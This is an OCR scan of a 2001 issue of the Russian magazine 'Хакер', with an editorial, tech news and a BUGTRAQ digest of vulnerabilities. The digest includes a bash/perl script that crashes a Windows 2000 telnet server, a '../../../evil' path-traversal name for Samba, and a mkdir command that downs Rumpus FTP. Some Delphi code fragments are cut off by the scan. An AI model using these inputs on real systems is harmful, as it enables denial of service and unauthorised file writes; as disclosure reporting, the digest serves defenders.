

ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver. 07.01 (31)
WWW.XAKEP.RU
Delphi
Kylix
Хакерские тусы
Прокси и как ими пользоваться
FTN-софт под Юникс
Оторвись в военкомате
Security-бизнес в RU
(game)land
ISSN 1609-1019
[ШароWAREZ] [ЖЕЛЕЗО] [BUGTRAQ] [HACK-FAQ]




Air Presto Faze. Пользуясь случаем, выражаем благодарность вафельнице и собакам, которые гоняются за автомобилями. Фильму про каратистов, Мерфи и его закону, бесплатному проезду, природе того и этого. Холмам, дороге, склону, тропинке, трассе и разносчику пиццы. Умению найти противовес. Греческим богам, американским горкам и будильнику. Тому, что ты знаешь, тому, чего не знаешь и всем тем, кто когда–нибудь спрашивал почему. За и против, приливам, китайской лапше и запаху мокрой травы. Легкому весу, тяжелому весу, экстремальным ситуациям и прочему, что сделало все это возможным. Высокомерию, самомнению и зубной пасте. Дарвину и тем, кто сам завязывает шнурки. Твоему настоящему, а не прошлому, пульверизатору, поезду и не только. Дурацкой ухмылке и обезоруживающей улыбке. Тем, кто придумал субтитры, грибы, золотые зубы, ниндзя и музей. Чему–то из ничего, всему, что имеешь, твоему умению довольствоваться малым, не имея многого, и Жанне Д'Арк. Круглосуточному видеомагазину, людям, готовым говорить о том, что было, и китайским печеньям с предсказаниями. Любому, кто переступал черту, никогда и всегда. Букве, слову и свободе послать все ко всем чертям. Лестнице, лифту, такси и любому, кто прошел путь до конца. Пульту дистанционного управления, безделью, коммерческому каналу, как и для чего. Той девушке в автобусе, взглядам: вскользь, внимательному, пристальному. Попытке, неудаче и бесконечным переживаниям. Лучшему и худшему. Эго, удостоверению личности, неиссякаемой вере, потоку твоих мыслей и большой кровати. Воспоминанию о том, чего никогда не было. Дезодоранту, предлогу, планете Земля и первому, кто увидел звезды. Банкоматам, супермаркетам и фруктовым деревьям. Знаку STOP, придуманному, чтобы отдыхать. Некоторым животным (ведь ты знаешь, кто ты такой и где бегаешь). Изобретателю мяча, кольца, ракетки, клюшки, кия и пухового одеяла. Мужчине, женщине и ногам, которые любят бегать, и местам, куда ты идешь. Реальности, истине, духу противоречия, дождливым дням и несбыточным мечтам. Тем, кто писал правила, тем, кто их нарушал, и всем тем или всему тому, что когда–либо нас вдохновляло.



товар сертифицирован.





INTRO

Обычно вступительная статья в журнале определяет какие–то основные направления номера, передает какие–то основные мысли журнала, его тематику и т.п. Ты, я думаю, уже заметил, что в][такого нет. INTRO в][– это некий крик души, это проекция того состояния редактора, в котором он находится в данный момент.
Да, в других журналах во вступилове пишут о самых вкусных статьях номера, об общем мнении редакции по какому–то там долбанному вопросу. Ну и пусть. Это их журналы; если они считают, что это кому–нибудь интересно, – вперед. Мне же кажется, что тебе достаточно открыть номер, и ты полностью окунешься в наш мир, в мир виртуальной реальности, которая одной ногой стоит здесь, на земле, а другой ноги просто нет, т.к. она виртуальна. В этом мире есть свои правила и законы, свои постулаты и этика. Именно поэтому я называю это пространство миром.
Сейчас же в моем мозгу крутится одна мысль – "почему?". Я не понимаю, почему, блин, в нашей стране столько людей, страдающих комплексом собственной неполноценности? Иначе как объяснить, что человек, ни разу в глаза не видевший Слаквару или Мандрейк, уже орет на каждом повороте, что Линукс – рулез, а Win – маст дай. Как объяснить, что на нашем сайте все "мнения" завалены фразами типа "Ты козел, ничего не понимаешь". И это адресовано человеку, который создал какую–то софтину или нашел какую–то дыру.
Почему на IRC так много чуваков, кидающихся фразами типа "Ты себе шелл открой сначала, потом и поговорим", которые ни разу в жизни из–под этого самого шелла не работали?
Почему так много людей, боящихся признать, что он не гуру и даже не профи? Ведь это так просто сказать: "Да, я в этом ничего не понимаю. Может ты мне поможешь, объяснишь?".
Почему вообще каждый считает, что раз он залез в Инет, то обязательно должен быть хакером и ни в коем случае не должен признаваться, что он в чем–то не силен?
Почему каждый, кто научился работать с CGI–сканнером, создает свой сайт под громогласным названием –=security analyzing team=– и еще и рекомендует обращаться к нему за платной помощью по проверке системы на безопасность?
Объясни мне, что стыдного в том, что ты – не хакер??? Ты же не стыдишься, что ты – не космонавт.
На самом деле все очень запущено. Если бы это касалось только молодых парней, которые только что залезли в Net, – это было бы полбеды. Но у нас это везде. Понты и выпендреж. Вот основные качества современного молодого человека. Он купил машину, но никогда не повесит значок "У", потому что стыдно выглядеть новичком, хотя, видя знак "У", другие водители более внимательны и совершается меньше аварий. Он первый раз пришел играть в бильярд и орет на весь клуб, что ему сегодня не везет, потому что стыдно сказать "Я играю в первый раз, научите" и получить несколько халявных обучающий партий от друзей. Он знакомится с девушкой и вешает ей лапшу на уши про то, сколько топ–моделей побывало в его койке, потому что стыдно сказать "Ты единственная, кто мне понравился на этой планете". Он общается в компании и называет себя "занимающимся артом", потому что стыдно сказать "Я дизайнерю офигенные почтовые марки". Он присылает мне бредовую статью о взломе, который мы 100 раз описывали, и выдает ее за шедевр, потому что стыдно сказать "Я не очень силен во взломах, зато могу охренительно описать, как находить халявные аккаунты для порно–серверов".
Я не знаю, ребята. То ли я чего–то не понимаю, то ли в этом мире слишком много странных людей. Но лично для меня желание научиться и понять всегда было настолько естественно, что я его не стеснялся. И если я вижу, что в чем–то я не разбираюсь, я прямо так и говорю.
Приятного чтения...

SINtez,
гл. редактор 

editorial /братская могила/

Редакция

самый главный редактор
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
самый дедлайновый редактор
Иван "SideX" Корноухов
(sidex@real.xakep.ru)
самый ударный редактор
Михаил "Centner" Михин
(centner@real.xakep.ru)
самый геймерский редактор
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
корректор
Виталий Петрович
(vp@gameland.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art

Арт-директор
SINtez
обложка
Кирилл Петров
дизайн верстка
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)
иллюстрации
Влад Селютин
Алекс Кондаков
Алик Вайнер (Jmurik)

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

PR

PR менеджер
Михаил Михин
(pr@gameland.ru)

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

PUBLISHING

учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Служба безопасности и связь с правоохранительными органами
Игорь Акчурин
Глеб Маслов

Для писем
101000, Москва,
Главпочтамт,
а/я 652, Хакер

Web–Site **http://www.xakep.ru**
E–mail **magazine@xakep.ru**

Отпечатано в типографии «**ScanWeb**», Финляндия
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж **57 000** экземпляров. Цена договорная.

CONTENT

НЬЮСЫ

ФЕРРУМ

PC ZONE

X-СТИЛЬ

ВЗЛОМ

КОДИНГ

FAQ ВЗЛОМА

JOYSTICK

ЮНИТЫ

добро пожаловать в нашу реальность...

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.




TECHNOLOGY

Холодная война, Пентагон, хакеры – банальный до безобразия смысловой ряд. Девятый DEF CON будет громыхать на всю Неваду с 13-го по 15-ое июля 2001-го года. Где? Угадай с трех раз. Ну, ясен пень, в **Лас-Вегасе**, где же еще: у звездно-полосатых буржуев есть только три достижения – кока кола, Элвис и Лас-Вегас




```
procedure PrBoxMouseDown(Sender: T
          Shift: TShiftState; X, Y: Int
procedure PrBoxDragOver(Sender, Sour
          State: TDragState; var Accep
procedure PrBoxDragDrop(Sender, Source: TObject; X, Y: Integer);
procedure PrBoxDblClick(Sender: TObject);
procedure PrBoxOnEnter(Sender: TObject);
procedure PrBoxOnExit(Sender: TObject);
```


DON'T GIVE ME NAMES...




Чем ты обычно занимаешься на вечеринке? Пьешь? Да, занятие не супер... Особенно если не комбинировать его с какими-нибудь более прикольными способами оттяга. И более экстремальными. Сейчас я научу тебя одной X-гамесе, которая добавит немного экстрима любой тусовке.

```
unit Content;
interface
uses
  SysUtils, Win...es, WinProcs, Messages, Graphics, Forms;
```

THIS IS YOUR LIFE



После сервиспака X, да и до него, у народа присутствуют в основном два обозначенные дистрибутива. И как-то незаслуженно оказался в стороне SlackWare, обозвали его сверхсложным, дали диагноз новичкам: забить, диск с дистрибутивом задвинуть подальше... Сие не есть good. Будем устранять пробелы в твоем питомнике.



```
...ction);
const
var i:...
begin
  MaxSel...
  Form:=Fo...
  for I := 0 to ...n.ComponentCount-1 do
    if Form.Components[i] is TListBox then
      if (pos(ddPrimBox,Form.Components[i].Name) <> 0) and
         (pos(Postfix ,Form.Components[i].Name) <> 0) then
      begin
```

HITECH NEWS



Алекс Целых (technews@mmub.ttn.ru)



Момеды от U.S.Robotics


Компания U.S.Robotics объявила, что закончены испытания на совместимость V.92 модемов U.S.Robotics с оборудованием крупнейших провайдеров. Новые модемчики V.92 позволяют устанавливать соединение за более короткое время, увеличить скорость до 48Кбит/с и поддерживают фишку “Ожидание вызова” цифровых и электронных АТС (осталось только заиметь эти самые АТС :)).
Первые момеды с V.92 ожидаются в начале 4-го квартала 2001 года, а юзвери, у которых уже стоят модемы от U.S.Robotics, но желающие пощупать все прелести V.92, могут зайти на http://www.usr-emea.com/v92 и слить необходимую прошивку для апгрейда на V.92. Список моделей, для которых будут выпущены V.92 прошивки, можно посмотреть на том же сайте.

Конкурс цифровой фотографии от Canon

Компания Canon на своем сайте организовала конкурс “Летний город”. Абсолютно легко и непринужденно, ты сможешь стать обладателем цифровой видеокамеры MV400i, комплекта CPK-A10 или фотоаппарата Canon. Для этого тебе всего-то нужно прислать отсканированные снимки или фотографии, сделанные цифровой камерой. Это должны быть виды города, где ты проводил лето 2001 г. Но!!! Снимки, сделанные не в городе, к участию в конкурсе не принимаются! Размер файла с фотками не должен превышать полтора мега.
Конечно же, призы дают не каждому, а тем, чье фотки признаны лучшими. Каждую неделю жюри отбирает десять супер-снимков, из присланных на прошлой неделе, для включения в галерею цифровой фотографии Canon “Летний город”, которая представлена на сайте Canon North-East. В финале конкурса жюри оценит с точки зрения художественной выразительности и технического мастерства все работы, отобранные на каждом этапе, и назовет имена победителей.
Все шедевры принимаются только в интерактивном режиме по форме, приведенной на Web-сайте Canon North-East (лезь на www.canon.ru/competition/).

Космический таксофон

На Международной космической станции поставят телефон коллективного пользования.
Агентство NASA одобрило проект размещения на МКС телефона, по которому члены космического экипажа смогут напрямую звонить домой на Землю. Такие звонки можно будет делать с персональных лаптопов со специальным программным обеспечением. Звонки будут защищены от прослушивания. Однако, чтобы космонавты не вздумали утолять свои сексуальные фантазии в беседах с земными девушками легкого поведения, каждый телефонный номер, по которому они захотят позвонить, нужно будет предварительно зарегистрировать в Центре управления полетами. Заметим, что первый звонок из космоса на Землю состоялся еще в феврале 2000 года с борта шаттла “Атлантис”, звонила Маша Айвинс - и не мужу, а директору ЦУПа.



Живой труп

В Италии придумали гроб для тех, кто боится быть похороненным заживо.
Если в “небесной канцелярии” обнаружат ошибку, такой гроб вернет покойника к жизни. По расчетам изобретателей, подобное случается намного чаще, чем кажется. Люди приходят в себя в забитом гвоздями и засыпанном землей гробу, после чего умирают во второй раз - теперь уже от удушья. Новый гроб снабжен дыхательной трубкой, выведенной на поверхность, а также системами световой и звуковой сигнализации. Живому трупу достаточно дотянуться до экстренной кнопки и дожидаться эксгумации.

РобоКубок УЕФА

Команда российских роботов вернулась с открытого чемпионата Германии по робофутболу.

Соревнование проходило с 8 по 10 июня в немецком городе Паденфорд. Наши виртуальные соотечественники играли под флагом DrWeb, программного продукта антивирусной лаборатории Данилова. Команда выступала в лиге симуляторов, специальных компьютерных программ, воссоздающих реальный футбольный матч. DrWeb заняла четвертое место в своей подгруппе, золото досталось португальской команде FC Portugal. На чемпионате в нескольких категориях также соревновались физические роботы: миниатюрные (команда небольших роботов, управляемая внешней системой), роботы средних размеров (индивидуалы, имеющие собственный интеллект, - самостоятельно ориентируются в пространстве и принимают решения), а также робособаки (знаменитые щенки Айбо компании Sony). Видеозапись соревнования доступна в Интернете по адресу: http://www.inb.mu-luebeck.de/robocup/Logfiles/.

Пуля больше не дура

В России изобрели умные пули.

Для опровержения высказывания "пуля - дура" российским ученым понадобилось почти 70 лет. Как именно будет работать новинка, понятно, не сообщается. Но известно, что пули снабжены умным взрывательным устройством с технологией распознавания образов. Если параметры цели не соответствуют заложенным в пулю данным, патрон сработает вхолостую.

Квака под током

Новый игровой контроллер бьет пользователей током.

Устройство Bioforce от компании Mad Catz (madcatz.com) предназначено, в первую очередь, для тех, кто хочет более остро ощутить на себе попадание пуль и снарядов противника. В отличие от мышей и джойстиков с обратной связью, при ранении виртуального героя Bioforce не просто вибрирует, а вполне реально ударяет игрока током. Разряд, конечно, не такой сильный, чтобы причинить адскую боль, но вызвать короткий спазм вполне может. В результате игроки на время теряют возможность контролировать действия персонажа или даже роняют джойстик из рук. Однако пока изготовлен только прототип устройства. Когда начнется массовое производство, неизвестно, но дрожать от страха предлагаем уже сейчас.

Мама, я тебя вижу

Компания Talking Lights научила лампы "говорить".

Ученые американского Университета Массачусетс сконструировали устройство, "несущее слово в массы" через перемигивание обычных ламп дневного света, незаметное для человеческого глаза. Специальное устройство точно управляет частотой мерцания ламп, а приемники с фотоэлементами и декодерами преобразуют световые сигналы в информацию. Новая технология уже была успешно апробирована в госпитале Бостона. Устройства помогали пациентам ориентироваться в запутанных коридорах больницы, подсказывая, когда им следует быть на процедурах и как попасть в нужный кабинет. По предварительным оценкам, стоимость одной лампы-передатчика не превысит 25 долларов, что позволит строить дешевые локальные сети в больших освещенных зданиях.

Хай-тек пол-литра

В США придумали бутылку, из которой удобно пить на ходу.

Исследования в данной области начались еще 7 лет назад. Утоляющих жажду спортсменов и спешащих на работу людей снимали на видео с целью выяснить, каким образом они чаще пьют - высасывая жидкость из бутылки или выжимая ее, а также оценить средний размер рта и скорость, с которой выпивается бутылка. Эти сведения были призваны помочь разработать емкость, из которой можно пить, не опасаясь подавиться. По итогам экспериментов, средний мужчина выпивал "поллитровку" за 46 секунд, а число сосущих и выжимающих оказалось равным. В результате, горлышко супербутылки заметно расширилось и стало зеркальным отражением человеческих губ средней длины - 4,3 см. В новых бутылках продается популярный в Штатах витаминизированный напиток Gatorade.

Мама, я тебя вижу

В России будут выпускать бинокли круглосуточного видения.

Загорский оптико-механический завод освоил серийное производство первого в мире бинокля, работающего как в дневном, так и в ночном режимах. Фактически это два полноценных бинокля, собранные в одном компактном корпусе. Встроенная инфракрасная подсветка позволяет вести наблюдение в полной темноте. В ночных условиях бинокль обеспечивает двукратное увеличение и дальность обзора 100 м, при дневном свете - семикратное увеличение. Розничная цена бинокля превысит 1 тысячу долларов.

Проект НТВ Интернет приказал долго жить

Юзвери, пользующиеся оборудованием от НТВ для выхода в инет или собирающиеся его приобрести, могут жестоко обломаться. Сайт проекта http://www.ntvi.ru также находится в дауне.

ТЕХНОЛОГИИ КОМПАНИЙ

Новые услуги Би Лайн

“Би Лайн” объявил о начале опытно-коммерческой эксплуатации услуг на базе технологии SIM Application Toolkit.

Фишка коснется только абонентов сети “Би Лайн GSM”. Работает все с помощью специальной SIM-карты, с увеличенным объемом памяти (32 k вместо 16 k) и записанным на ней дополнительным софтом. Когда вставляешь в мобилу эту карточку, появляется новая менюшка. На первом этапе будут доступны информационные и справочные услуги. Например, значительно упростится доступ ко всем голосовым фичам, которые сегодня предоставляются с помощью трехзначных номеров “Би Лайн”. Соответствующий раздел меню, который называется “Телефонная книжка”, содержит названия информационных служб “Би Лайн” с уже запрограммированными номерами. Чтобы заказать такси теперь достаточно найти раздел меню телефона “Заказ такси”, а не запоминать телефонный номер сервиса. Вся редакция][долго искала пункт “секс по телефону”, но его там нет. Мы уже готовимся писать жалобу! :) Зато мы нашли целую кучу всякого развлекалова: гороскопы, погода, праздники, курс валюты, новости, анекдоты. Выбираем “Погода”, сервак “БиЛайна” автоматически формирует запрос, и через минуту приходит SMS-ка с мобильного портала “БиОнЛайн” где расписана и температура и влажность и количество облаков над отдельной будкой :).

Но это все цветочки. Так... начало тестирования. Мы никак не можем дождаться, когда система заработает на полную. Вот тогда будут гипер-возможности мобилы. Например, ты хочешь узнать как пройти куда-то. Система пеленгует твою мобилу, определяет где ты находишься и выдает тебе инфу как с этого места пройти в нужный пункт. Если ты попытаешься узнать адреса ближайших кинотеатров, то получишь именно ближайших, а не киноцентров Чукотского Автономного Округа :). Плюс появиться возможность лазить по WAP-сайтам не имея в мобиле поддержки WAP. Плюс еще куча фишек, вообщем, ждем-с...



Народ подсел на MACH 3 Cool Blue

Недавно компания Gillette презентовала в России свою новую бритву MACH 3 Cool Blue. Выбрав один из теплоходов, курсировавших по Москве-реке тёплым июньским вечером, Gillette устроил на нем огромную презентацию и, конечно же, дарили всем свою новую бритву. Народ внимал с удивлением, все рассматривали станочки и тащились от дизайна. На предложение][побрить всех прямо на месте ни отреагировал никто. Однако, буквально через час, наши корреспонденты стали обнаруживать людей во всяких укромных уголках теплохода, где те брили себе все что угодно. Тот, кто попробовал единожды, уже не мог остановиться, настолько офигенное было ощущение.

Мы реально удивились всему увиденному и спешно разобрали подаренный продукт. Доктор Добрянский уже собирался залезть туда паяльником, но его скрутили и отправили подышать воздухом. Бритва оказалась навороченной, покруче какой-нибудь мобилы. Тройное лезвие, причем каждое установлено на разном уровне, чтобы проходить все одним движением, какое-то очень скользкое покрытие (как потом оказалось это хайтек разработка под названием DLC) и непонятная голубая полоска. Предназначение полоски стало понятно только, когда Добрянского побрили с ног до головы четыре раза. Оказалось, что полоска показывает, когда нужно заменить лезвие.

Короче говоря, такого угара мы не испытывали давно. Такая маленькая, компактная бритва и с такой кучей возможностей повеселиться и получить удовольствие.

Хайтек кроссовки от Nike

К этому лету компания Nike выпускает настоящий спортивный хит. Если ты думаешь, что создание спортивной обуви идет по принципу “а давайте здесь еще стрелочку нарисуем, вот и новая модель будет”, то ты вообще отстал от жизни. Уже десятилетия спортивные компании применяют различные тестовые лаборатории и выкладывают ученым немерено бабок за новые технологии материалов. И вот, наконец-то Найки сделали принципиально новую линию кроссовок - Nike Presto. Это не просто тапки с модным дизайном, а абсолютно новая фишка, которая должна перевернуть стереотип о кроссовках. Presto целиком выполнены из эластичных хайтек материалов. Мягкая сетчатая ткань, из которой сделан верх кроссовок, пропускает воздух и защищает от мозолей. Одна пара соответствует сразу нескольким размерам. Прикинь, ты выбираешь кроссовки и даже не спрашиваешь размер, а просто натягиваешь их на ноги и они сами принимают форму твоей ступни. К тому же, никаких шнурков ты сверху не найдешь. И снизу тоже :). Их заменяет пластиковая сетка. Нет шнурков - нет проблем. И не надо теперь ничего завязывать никакими специальными антимозольными способами. В результате, объединив все возможные технологии от подошвы до шнурков, Nike создал офигенно легкие тапки, в которых приятно не только физкультурникам, но и нам, обычным челам.

В России линия Presto представлена 10 моделями. Основное различие между моделями - наличие или отсутствие пластиковой сетки вместо шнурков. Модели с сеткой - для бега. Модели без сетки - это комфортная обувь для активного отдыха и прогулок. Продаются все эти новинки в сети магазинов “Делта Спорт”.

Кошка в лукошке

Умельцы из Интернета предложили новый способ транспортировки кошек.
Устройство Tabby Tote состоит из стального намордника и стабилизирующего винта для плотной насадки на него кошек любой комплекции. Мохнатый зверь "намертво" повисает в воздухе, а специальная ручка устройства делает его чрезвычайно удобным для переноски.



Катапультирование началось

В Англии создали робота-погонщика гусей.
Электронный пастух представляет собой вертикальный цилиндр на колесах, для безопасности птицы покрытый мягкой изолирующей резиной. Конструкция робота позволяет ему нормально чувствовать себя на короткой траве и передвигаться со скоростью до 4 метров в секунду. Применяя математическую модель движения гусей к изображению с видеокамеры, робот предсказывает развитие событий, перегораживает птице путь к бегству и направляет ее точно к загону.



BUGTRAQ

COMPOSED BY CRAZY NERD, HTTP://HANGUP.DA.RU

Уязвимость: Microsoft Exchange OWA Embedded Script Execution
Уязвимы: Microsoft Exchange Server 5.5SP4
Автор: Joao Gouveia <tharbad@kaotik.org>
Класс: Ошибка реализации
Дата: 13 июня 2001

Бага в Outlook Web Access (OWA) позволяет выполнять аттачмент без оповещения юзера. Например, html вложения со скриптом запускается без лишнего шума и делает свое дело. Пользуйтесь продуктами от M$. ;)

Уязвимость: Trend InterScan VirusWall Remote Buffer Overflow
Уязвимы: Trend Micro InterScan VirusWall for WinNT
Автор: Nobuo Miwa (LAC / n-miwa@lac.co.jp)
Класс: Ошибка ввода
Дата: 13 июня 2001

Некоторые компоненты вирус-wall`a подвержены удаленно вызываемому переполнению буфера. А именно: 2 компонента вирусволла поддерживают ряд функций удаленного контроля. Собственно переполнение возникает при использовании длинных строк в submitted url'ax.
В результате стек наполняют левые данные, замещая, в частности, адрес возврата (классика, блин), а значит, возможно получение SYSTEM привилегий и исполнение кода.

Уязвимость: Microsoft SQL Server Administrator Cached Connection
Уязвимы: Microsoft SQL Server 7.0/2000
Автор: Microsoft (Security Bulletin MS01-032)
Класс: Нарушение проверки доступа
Дата: 12 июня 2001

При разрыве клиентом коннекта с SQL-сервером данные по соединению остаются в кэше сервака еще некоторое время. Один из query методов позволяет использовать кэшированные данные, получаятаким образом расширенные права.
Эксплойтинг уязвимости разрешит нападающему выполнять query с административными правами, со всеми выползающими отсюда последствиями (исполнение кода и т.д.), контролем сервера то есть.

Уязвимость: Microsoft Windows 2000 Telnet Server
Уязвимы: Microsoft Win2k Advanced Server SP1
Автор: Michal Zalewski <lcamtuf@bos.bindview.com>
Класс: Отсутствие проверки границ
Патч: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30508
Дата: 8 июня 2001

И снова проверка границ. На этот раз в W2k telnet server. Уязвимость проявляется, если разрешены plain-text logins.
Сервер делает проверку границ при чтении имени пользователя, разрывая соединение, если это имя слишком длинное. Проверка обламывается, если около 4300 символов уже присутствуют в буфере ввода и в дополнение к ним приходит символ с кодом 127 (0x7b), т.е. backspace. В результате сервис уходит в обвал, как тонна плохо сложенных кирпичей (DoS, однако).
Следующий кусочек, представляющий собой bash скрипт, поможет протестировать уязвимость:

```
- test.sh -
#!/bin/bash
( sleep 1
perl -e '{printf "%s\x7f%s","A"x4500,"A"x100}'
sleep 3
) | telnet victimbox
- eof -
```

Уязвимость: Insufficient parameter validation
Уязвимы: SMBd версии 2.0.7, SMBd 2.0.8
Автор: Michal Zalewski
Дата: 25 июня 2001

То, что NetBIOS барахлит не только в win, не новость: Linux также иногда спотыкается на самбе. В данном случае именно Linux, а не все представители *nix`ов: в случае *BSD сложно почувствовать все прелести бага. При соединении с samba`ой пишется лог по принципу remoteNBname.log. А кто мешает прописать на клиентской части имя '../../../evil'? Оно идеально прокатит и будет принято smbd`ом с написанием лога в диру, для того не предназначенную. Все сложится плачевно для админа, если были оставлены дефолтовые настройки в smb.conf: log file = /var/log/samba/%m.log. Если же были залиты: log file = /usr/local/samba/var/log.%m, то атака не получится. Второй вариант конфига как раз присутствует во FreeBSD`e, к примеру. Как вариант эксплойтинга предлагается использовать NB имя, образованное по принципу 'non/existing/dir' (несуществующая дира), тогда самба не сможет залогировать сессию, что особенно полезно при проведении bruteforce-атак/аудите NB.

Уязвимость: cgiCentral WebStore Arbitrary Command Execution
Уязвимы: cgiCentral WebStore 400 4.14
Автор: Deja User <noident@my-deja.com>
Класс: Ошибка ввода
Дата: 12 июня 2001

Ws_mail.cgi вызывает system() с данными юзера в командной строке.
Причем метасимволы не фильтруются вообще. Следовательно, возможно удаленное выполнение команд. Увы, для использования уязвимости требуются маломальские административные привилегии ;) на WebStore. Уязвимость может быть использована администраторами, не имеющими доступа к хосту,обслуживающему скрипт для подъема общего уровня доступа к системе.

Уязвимость: Linux Man Page Source Buffer Overflow
Уязвимы: RedHat Linux 6.1/6.2/7.1/7.2 man 1.5h10 + man 1.5i-4
Автор: zen-parse <zen-parse@gmx.net>
Класс: Отсутствие проверки границ
Дата: 12 июня 2001

Причина уязвимости скрывается в способе, которым программа обрабатывает файлы man страниц, начинающиеся с '.so'. Код, отвечающий за работу с этими данными, может позволить имени файла несколько увеличиться, что вызовет переполнение буфера. Таким извращенным образом локальный юзер может выполнять код с привилегиями группы 'man'.

Уязвимость: Rumpus FTP Server Stack Overflow DoS
Уязвимы: Maxum Rumpus FTP Server 2.0.3dev 1.3.2-1.3.5
Автор: Jass Seljamaa <jass@email.isp.ee>
Класс: Отсутствие проверки границ
Дата: 12 июня 2001

Rumpus FTP (MacOS) подвержен denial of service. Юзер может вызвать DoS путем создания директории с необычным числом подкаталогов. В итоге сервер уходит в даун, т.к. не может создать огромного числа директорий одновременно.
Незначительная деталь ;) - для осуществления атаки юзер должен быть залогинен на сервер с правами, необходимыми для создания директорий. Anonymous такими правами не обладает.
Собственно команда, отправляющая Rampus на заслуженный отдых: mkdir A:A:A:A:A:A:A:A:A:A:A:A:A:A:A:A:A:A:A:A:A

Уязвимость: Multiple BSD Vendor Ptrace Error
Уязвимы: NetBSD 1.4.1-1.4.5 OpenBSD 2.8-2.9
Автор: Georgi Guninski <guninski@guninski.com>
Класс: Race Condition
Дата: 15 июня 2001

Ptrace, как правило, используется дебаггерами, т.к. позволяет одному процессу отслеживать состояние другого, с возможностью вмешательства в ход выполнения.
Ptrace содержит некоторое количество проверок на то, что процесс, вызывающий его, обладает соответствующими привилегиями. В некоторых версиях Ptrace в BSD возникает Race Condition, в результате которого эти проверки успешно откладываются.
Прицепляя привилегированный процесс, локальный пользователь может получить дополнительные права.OpenBSD и NetBSD подтвердили, что подвержены уязвимости и уже выпустили OpenBSD - патч ядра, а NetBSD пофиксила багу в CVS tree.



Hard news ...



Константин Буряков aka p0r0h (p0r0h@ixbt.com)



><((((@>

Новинка от Olympus

Известная своими качественными оптическими девайсами, компания Olympus, анонсировала своё новое оригинальное устройство - EyeTrak FMD-700 (Face-Mounted Display - дисплей, одеваемый на лицо)



